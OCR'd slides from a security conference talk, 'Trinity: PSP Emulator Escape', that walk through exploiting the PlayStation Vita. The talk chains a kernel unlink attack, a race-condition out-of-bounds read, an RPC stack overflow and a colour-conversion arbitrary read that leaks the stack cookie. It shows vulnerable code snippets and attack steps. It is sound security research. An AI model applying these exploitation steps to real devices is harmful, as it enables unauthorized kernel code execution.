Trinity

PSP Emulator Escape

by Andy Nguyen

About Me

- @theflow0 on twitter

About Me

- @theflow0 on twitter
- I’m a Google engineer at a Microsoft conference talking about a product by Sony

About Me

- @theflow0 on twitter
- I’m a ~~Google~~ engineer at a ~~Microsoft~~ conference talking about a product by ~~Sony~~
- Private research and not affiliated or associated with the company’s above in any way

What Is the PlayStation Vita?

- Successor to PlayStation Portable
- Released in 2012


What Is the PlayStation Vita?

- Successor to PlayStation Portable
- Released in 2012
- Unfortunately not as successful. BUT...

Homebrew Scene Is Great

Hardware Architecture


- Quad-core ARM Cortex A9 as main processor
- MIPS processor “Allegrex” for PSP compatibility support
- Toshiba MeP processor “f00d” for cryptographic tasks
- Quad-core PowerVR SGX543 GPU
- 512MB DRAM, 128MB VRAM, etc.



© yifanlu

Security Mitigations

- ASLR and XN in userland and kernel
- DACR (like SMEP/SMAP)
- Stack protection in userland and kernel
- Sandboxing and syscall randomization
- Coarse grained locking
- No unsafe libc functions in OS
- No JIT



Attack Vectors

- **File formats**: Difficult due to ASLR

Attack Vectors

- **File formats**: Difficult due to ASLR
- **Savegame:** Low privileges

Attack Vectors

- **File formats**: Difficult due to ASLR
- **Savegame:** Low privileges
- **WebKit:** Even lower privileges


Attack Vectors

- **File formats**: Difficult due to ASLR
- **Savegame:** Low privileges
- **WebKit:** Even lower privileges
- **Remote:** Challenge!

Attack Vectors


- **File formats**: Difficult due to ASLR
- **Savegame:** Low privileges
- **WebKit:** Even lower privileges
- **Remote:** Challenge!
- **PSP Emulator:** System privileges

PSP Emulator Internals



- RPC communication using shared SRAM and shared CDRAM

Plan Of Attack



MIPS Processor/PSP Firmware

- Almost none of the security mitigations described before are implemented

MIPS Processor/PSP Firmware

- Almost none of the security mitigations described before are implemented
- Previous hacks usually exploited Out-Of-Bounds writes


MIPS Processor/PSP Firmware

- Almost none of the security mitigations described before are implemented
- Previous hacks usually exploited Out-Of-Bounds writes
- Hackers managed to sign executables using keys derived from PSP Emulator of PS3

MIPS Processor/PSP Firmware

- Almost none of the security mitigations described before are implemented
- Previous hacks usually exploited Out-Of-Bounds writes
- Hackers managed to sign executables using keys derived from PSP Emulator of PS3
- MIPS user code execution for free!

Plan Of Attack



Kernel Resource Tracking

- Resources in kernel (e.g file descriptors) are tracked using UID’s
- Each UID points to a control block
- Control blocks structured in a tree hierarchy

UID Not Random

Control block address to UID

```
SceUID uid = ((cntladdr >> 2) << 7) | 0x1;
```

UID to control block address

```
void *cntladdr = 0x88000000 + ((uid >> 7) << 2);
```


UID Not Random

Control block address to UID

```
SceUID uid = ((cntladdr >> 2) << 7) | 0x1;
```

UID to control block address

```
void *cntladdr = 0x88000000 + ((uid >> 7) << 2);
```



Type Confusion/Unlink Attack

This happens when a UID gets deleted:

```
...
...
cntl->parent->nextChild = cntl->nextChild;
cntl->nextChild->PARENT0 = cntl->PARENT0;
```

Type Confusion/Unlink Attack

This happens when a UID gets deleted:

```
...
...
cntl->parent->nextChild = cntl->nextChild;
cntl->nextChild->PARENT0 = cntl->PARENT0;
```

Exploitation strategy

1. Plant fake control block as a string in kernel and calculate its UID

Type Confusion/Unlink Attack

This happens when a UID gets deleted:

```
...
...
cntl->parent->nextChild = cntl->nextChild;
cntl->nextChild->PARENT0 = cntl->PARENT0;
```

Exploitation strategy

1. Plant fake control block as a string in kernel and calculate its UID
2. Delete UID and overwrite a kernel fptr with a userland address

Type Confusion/Unlink Attack

This happens when a UID gets deleted:

```
...
...
cntl->parent->nextChild = cntl->nextChild;
cntl->nextChild->PARENT0 = cntl->PARENT0;
```

Exploitation strategy

1. Plant fake control block as a string in kernel and calculate its UID
2. Delete UID and overwrite a kernel fptr with a userland address
3. Invoke it and run our code in kernel mode

Type Confusion/Unlink Attack

This happens when a UID gets deleted:

```
if (cntl->uid != uid ^ seed)
  panic()
cntl->parent->nextChild = cntl->nextChild;
cntl->nextChild->PARENT0 = cntl->PARENT0;
```


Exploitation strategy

1. Plant fake control block as a string in kernel and calculate its UID
2. Delete UID and overwrite a kernel fptr with a userland address
3. Invoke it and run our code in kernel mode

Mitigated with an integrity check
→ Need a way to leak the random seed
(random seed is globally initialized and at constant address)

Out-Of-Bounds Read Vulnerability

```
int sceNpCore_8AFAB4A0(int *in, char *out, u32 len) {
  u32 idx;

  idx = in[1];
  if (idx >= 9)
    return 0x80550203;

  if (g_00000D98[idx].len >= len)
    return 0x80550202;

  strcpy(out, g_00000D98[idx].str);
  return g_00000D98[in[1]].len;
}
```



Out-Of-Bounds Read Vulnerability

```
int sceNpCore_8AFAB4A0(int *in, char *out, u32 len) {
  u32 idx;

  idx = in[1];
  if (idx >= 9)
    return 0x80550203;

  if (g_00000D98[idx].len >= len)
    return 0x80550202;

  strcpy(out, g_00000D98[idx].str);
  return g_00000D98[in[1]].len;
}
```

- Returns 0x80550203 if index is too large
- Returns 5 if index is 0

Out-Of-Bounds Read Vulnerability

```
int sceNpCore_8AFAB4A0(int *in, char *out, u32 len) {
  u32 idx;

  idx = in[1];
  if (idx >= 9)
    return 0x80550203;

  if (g_00000D98[idx].len >= len)
    return 0x80550202;

  strcpy(out, g_00000D98[idx].str);
  return g_00000D98[in[1]].len;
}
```

- Returns 0x80550203 if index is too large
- Returns 5 if index is 0
- in[1] **fetched twice**
  → small window for race

Race Condition Exploit

Thread 1 (running in a loop)

1. Execute vulnerable syscall
2. If result is 0x80550203 or 5, then retry. Otherwise we won the race!

Thread 2 (running in a loop)

Interchangeably swap in[1] between index 0 and **oob_idx**

Race Condition Exploit

Thread 1 (running in a loop)

1. Execute vulnerable syscall
2. If result is 0x80550203 or 5, then retry. Otherwise we won the race!

Two rounds:

1. Learn where array is stored using **oob_idx** -83
2. Based on result, calculate **oob_idx** to desired location


Thread 2 (running in a loop)

Interchangeably swap in[1] between index 0 and **oob_idx**

Plugging Together

- Leak random seed by racing
- Forge control block with UID^seed stored in itself
- Delete UID to redirect kernel fptr
- Enjoy kernel code execution
    - Install syscall bridge to RPC interface

Plan Of Attack



RPC Server

```
int compatNetLoop(SceSize args, void *argp) {
  ...
  while (1) {
    cmd = WaitAndGetRequest(KERMIT_MODE_WLAN, &request);
    switch (cmd) {
      case KERMIT_CMD_ADHOC_CREATE:
        param = (void *)TranslateAddress(request->args[0], 0x3, 0x70);
        res = remoteNetAdhocCreate(param);
        WritebackCache(param, 0x70);
        break;
      ...
    }
    ReturnValue(KERMIT_MODE_WLAN, request, res);
  }

  return 0;
}
```

RPC Server

```
int compatNetLoop(SceSize args, void *argp) {
  ...
  while (1) {
    cmd = WaitAndGetRequest(KERMIT_MODE_WLAN, &request);
    switch (cmd) {
      case KERMIT_CMD_ADHOC_CREATE:
        param = (void *)TranslateAddress(request->args[0], 0x3, 0x70);
        res = remoteNetAdhocCreate(param);
        WritebackCache(param, 0x70);
        break;
      ...
    }
    ReturnValue(KERMIT_MODE_WLAN, request, res);
  }

  return 0;
}
```

Wait for request (cmd and args) from client


RPC Server

```
int compatNetLoop(SceSize args, void *argp) {
  ...
  while (1) {
    cmd = WaitAndGetRequest(KERMIT_MODE_WLAN, &request);
    switch (cmd) {
      case KERMIT_CMD_ADHOC_CREATE:
        param = (void *)TranslateAddress(request->args[0], 0x3, 0x70);
        res = remoteNetAdhocCreate(param);
        WritebackCache(param, 0x70);
        break;
      ...
    }
    ReturnValue(KERMIT_MODE_WLAN, request, res);
  }

  return 0;
}
```

Translate to native address and handle request

RPC Server

```
int compatNetLoop(SceSize args, void *argp) {
  ...
  while (1) {
    cmd = WaitAndGetRequest(KERMIT_MODE_WLAN, &request);
    switch (cmd) {
      case KERMIT_CMD_ADHOC_CREATE:
        param = (void *)TranslateAddress(request->args[0], 0x3, 0x70);
        res = remoteNetAdhocCreate(param);
        WritebackCache(param, 0x70);
        break;
      ...
    }
    ReturnValue(KERMIT_MODE_WLAN, request, res);
  }

  return 0;
}
```



Fuzzing RPC Commands

- Dozens of commands and subcommands
- Dumb fuzzer: pass random commands with random args
- Found many NULL pointer dereferences. Not sufficiently audited?
- Blacklisted uninteresting commands

Promising Crash

```
int remoteNetAdhocCreate(KermitAdhocCreateParam *param) {
  uintptr_t canary = __stack_chk_guard;

  int res;
  char buf[0x114];

  memset(buf, 0, sizeof(buf));
  memcpy(buf + 0x98, param->buf, param->bufsize);

  ...

  if (canary != __stack_chk_guard)
    __stack_chk_fail();

  return res;
}
```

Promising Crash

```
int remoteNetAdhocCreate(KermitAdhocCreateParam *param) {
  uintptr_t canary = __stack_chk_guard;

  int res;
  char buf[0x114];

  memset(buf, 0, sizeof(buf));
  memcpy(buf + 0x98, param->buf, param->bufsize);

  ...

  if (canary != __stack_chk_guard)
    __stack_chk_fail();

  return res;
}
```

Classic buffer overflow

bufsize is **uint8_t**, hence we can overwrite upto **0x83 bytes** on stack

Need stack cookie for successful exploitation

How to Bypass?

- Uninitialized memory read vulnerability?

How to Bypass?

- Uninitialized memory read vulnerability? Could not find such a bug :(

How to Bypass?

- Uninitialized memory read vulnerability? Could not find such a bug :(
- Look for some OOB read vulnerability instead
- One of the NULL pointer dereferences looked interesting

Media Engine CSC Command

```
dst = pJpegYuvFramebuf;
src = pYCbCr + width * row;

memcpy(dst, src, ySize);
dst += ySize;
src += ySize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;

csc(pRGBA, pJpegYuvFramebuf, ...);
```

Media Engine CSC Command

```
dst = pJpegYuvFramebuf;
src = pYCbCr + width * row;

memcpy(dst, src, ySize);
dst += ySize;
src += ySize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;

csc(pRGBA, pJpegYuvFramebuf, ...);
```

- CSC takes input **pYCbCr** and outputs to **pRGBA** (both point to PSP memory)

Media Engine CSC Command

```
dst = pJpegYuvFramebuf;
src = pYCbCr + width * row;

memcpy(dst, src, ySize);
dst += ySize;
src += ySize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;

csc(pRGBA, pJpegYuvFramebuf, ...);
```

- CSC takes input **pYCbCr** and outputs to **pRGBA** (both point to PSP memory)
- Differently sized components, hence copy to a temporary buffer

Media Engine CSC Command

```
dst = pJpegYuvFramebuf;
src = pYCbCr + width * row;

memcpy(dst, src, ySize);
dst += ySize;
src += ySize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;

csc(pRGBA, pJpegYuvFramebuf, ...);
```

- CSC takes input **pYCbCr** and outputs to **pRGBA** (both point to PSP memory)
- Differently sized components, hence copy to a temporary buffer
- Temporary buffer allocated at constant address 0x66A00000

Media Engine CSC Command

```
dst = pJpegYuvFramebuf;
src = pYCbCr + width * row;

memcpy(dst, src, ySize);
dst += ySize;
src += ySize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;

csc(pRGBA, pJpegYuvFramebuf, ...);
```

- CSC takes input **pYCbCr** and outputs to **pRGBA** (both point to PSP memory)
- Differently sized components, hence copy to a temporary buffer
- Temporary buffer allocated at constant address 0x66A00000
- Bug: **row** not validated!
  → **Arbitrary Memory Read**

Media Engine CSC Command

```
dst = pJpegYuvFramebuf;
src = pYCbCr + width * row;

memcpy(dst, src, ySize);
dst += ySize;
src += ySize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;

csc(pRGBA, pJpegYuvFramebuf, ...);
```

- CSC takes input **pYCbCr** and outputs to **pRGBA** (both point to PSP memory)
- Differently sized components, hence copy to a temporary buffer
- Temporary buffer allocated at constant address 0x66A00000
- Bug: **row** not validated!
  → **Arbitrary Memory Read**

$$
\begin{aligned}
R'_D &= Y' &&+ 1.402 &&\cdot(C_R - 128)\\
G'_D &= Y' - 0.344136 &&\cdot(C_B - 128) - 0.714136 &&\cdot(C_R - 128)\\
B'_D &= Y' + 1.772 &&\cdot(C_B - 128)
\end{aligned}
$$

Media Engine CSC Command

```
dst = pJpegYuvFramebuf;
src = pYCbCr + width * row;

memcpy(dst, src, ySize);
dst += ySize;
src += ySize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;
```

```
csc(pRGBA, pJpegYuvFramebuf, ...);
```

- CSC takes input **pYCbCr** and outputs to **pRGBA** (both point to PSP memory)
- Differently sized components, hence copy to a temporary buffer
- Temporary buffer allocated at constant address 0x66A00000
- Bug: **row** not validated!
  → **Arbitrary Memory Read**
- Problem: Lose information during CSC

$$
\begin{aligned}
R'_D &= Y' &&+ 1.402 &&\cdot(C_R - 128)\\
G'_D &= Y' - 0.344136 &&\cdot(C_B - 128) - 0.714136 &&\cdot(C_R - 128)\\
B'_D &= Y' + 1.772 &&\cdot(C_B - 128)
\end{aligned}
$$

YCbCr to RGB Algorithm

What if we set Cb and Cr to 128?

$$
\begin{aligned}
R'_D &= Y' + 1.402 \cdot(C_R - 128) \\
G'_D &= Y' - 0.344136 \cdot(C_B - 128) - 0.714136 \cdot(C_R - 128) \\
B'_D &= Y' + 1.772 \cdot(C_B - 128)
\end{aligned}
$$

Then we have

$$
\begin{aligned}
R'_D &= Y' \\
G'_D &= Y' \\
B'_D &= Y'
\end{aligned}
$$

YCbCr to RGB Algorithm

What if we set Cb and Cr to 128?

$$
\begin{aligned}
R'_D &= Y' + 1.402 \cdot (C_R - 128) \\
G'_D &= Y' - 0.344136 \cdot (C_B - 128) - 0.714136 \cdot (C_R - 128) \\
B'_D &= Y' + 1.772 \cdot (C_B - 128)
\end{aligned}
$$

Then we have

$$
\begin{aligned}
R'_D &= Y' \\
G'_D &= Y' \\
B'_D &= Y'
\end{aligned}
$$

Not possible to control Cb and Cr at arbitrary

src

Obtaining an Arbitrary Read Primitive

```
dst = pJpegYuvFramebuf;
src = pYCbCr + width * row;

memcpy(dst, src, ySize);
dst += ySize;
src += ySize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;

csc(pRGBA, pJpegYuvFramebuf, ...);
```

Observation

- pJpegYuvFramebuf is at **constant** address
- Framebuf is **not zero'ed** after csc

Obtaining an Arbitrary Read Primitive

```
dst = pJpegYuvFramebuf;
src = pYCbCr + width * row;

memcpy(dst, src, ySize);
dst += ySize;
src += ySize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;

csc(pRGBA, pJpegYuvFramebuf, ...);
```

Exploitation strategy

1. Fill YCbCr framebuf with value 0x80

```
80 80 80 80 80 80 80 80
80 80 80 80 80 80 80 80
80 80 80 80 80 80 80 80
80 80 80 80 80 80 80 80
80 80 80 80 80 80 80 80
80 80 80 80 80 80 80 80
```

Obtaining an Arbitrary Read Primitive

```
dst = pJpegYuvFramebuf;
src = pYCbCr + width * row;

memcpy(dst, src, ySize);
dst += ySize;
src += ySize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;

csc(pRGBA, pJpegYuvFramebuf, ...);
```

Exploitation strategy

2. Copy content of arb. src into Y component

```
11 11 22 22 33 33 44 44
55 55 66 66 77 77 88 88
80 80 80 80 80 80 80 80
80 80 80 80 80 80 80 80
80 80 80 80 80 80 80 80
80 80 80 80 80 80 80 80
```

Obtaining an Arbitrary Read Primitive

```
dst = pJpegYuvFramebuf;
src = pYCbCr + width * row;

memcpy(dst, src, ySize);
dst += ySize;
src += ySize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;

csc(pRGBA, pJpegYuvFramebuf, ...);
```

Exploitation strategy

3. Apply csc on this buffer

```
11 11 22 22 33 33 44 44
55 55 66 66 77 77 88 88
80 80 80 80 80 80 80 80
80 80 80 80 80 80 80 80
80 80 80 80 80 80 80 80
80 80 80 80 80 80 80 80
```

How?

Obtaining an Arbitrary Read Primitive

```
dst = pJpegYuvFramebuf;
src = pYCbCr + width * row;

memcpy(dst, src, ySize);
dst += ySize;
src += ySize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;

csc(pRGBA, pJpegYuvFramebuf, ...);
```

Exploitation strategy

3. Apply csc on this buffer

```
11 11 22 22 33 33 44 44
55 55 66 66 77 77 88 88
80 80 80 80 80 80 80 80
80 80 80 80 80 80 80 80
80 80 80 80 80 80 80 80
80 80 80 80 80 80 80 80
```


How? Use src=dst!

Obtaining an Arbitrary Read Primitive


```
dst = pJpegYuvFramebuf;
src = pYCbCr + width * row;

memcpy(dst, src, ySize);
dst += ySize;
src += ySize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;
memcpy(dst, src, cSize);
dst += cSize;
src += cSize2;

csc(pRGBA, pJpegYuvFramebuf, ...);
```

Exploitation strategy


4. Read every fourth byte of the output



Why every fourth byte?



Why every fourth byte?



What is it about again?

```
int remoteNetAdhocCreate(KermitAdhocCreateParam *param) {
  uintptr_t canary = __stack_chk_guard;

  int res;
  char buf[0x114];

  memset(buf, 0, sizeof(buf));
  memcpy(buf + 0x98, param->buf, param->bufsize);

  ...

  if (canary != __stack_chk_guard)
    __stack_chk_fail();

  return res;
}
```

- We have a stack smash
- To exploit it, we need the stack cookie

Retrieving the Stack Cookie

- We have obtained an arbitrary read primitive
- The stack cookie is stored in the .data segment of some module
- Where is that .data segment? Remember, there's ASLR

Retrieving the Stack Cookie

- 12MB PSP firmware stored in PspEmu’s .data segment
- Always allocated at 0x81100X00 or 0x81200X00
- Start reading at 0x81201000 and iterate backwards
- Search for some unique constant to determine ASLR slide
- Determine bases and finally read the stack cookie!

Retrieving the Stack Cookie

- 12MB PSP firmware stored in PspEmu's .data segment
- Always allocated at 0x81100X00 or 0x81200X00
- Start reading at 0x81201000 and iterate backwards
- Search for some unique constant to determine ASLR slide
- Determine bases and finally read the stack cookie!

Retrieving the Stack Cookie


- 12MB PSP firmware stored in PspEmu's .data segment
- Always allocated at 0x81100X00 or 0x81200X00
- Start reading at 0x81201000 and iterate backwards
- Search for some unique constant to determine ASLR slide
- Determine bases and finally read the stack cookie!

Retrieving the Stack Cookie

- 12MB PSP firmware stored in PspEmu’s .data segment
- Always allocated at 0x81100X00 or 0x81200X00
- Start reading at 0x81201000 and iterate backwards
- Search for some unique constant to determine ASLR slide
- Determine bases and finally read the stack cookie!

Plugging Together

- Put stack cookie at right position in overflow buffer
- Smash the stack and profit



Escaping the Emulator

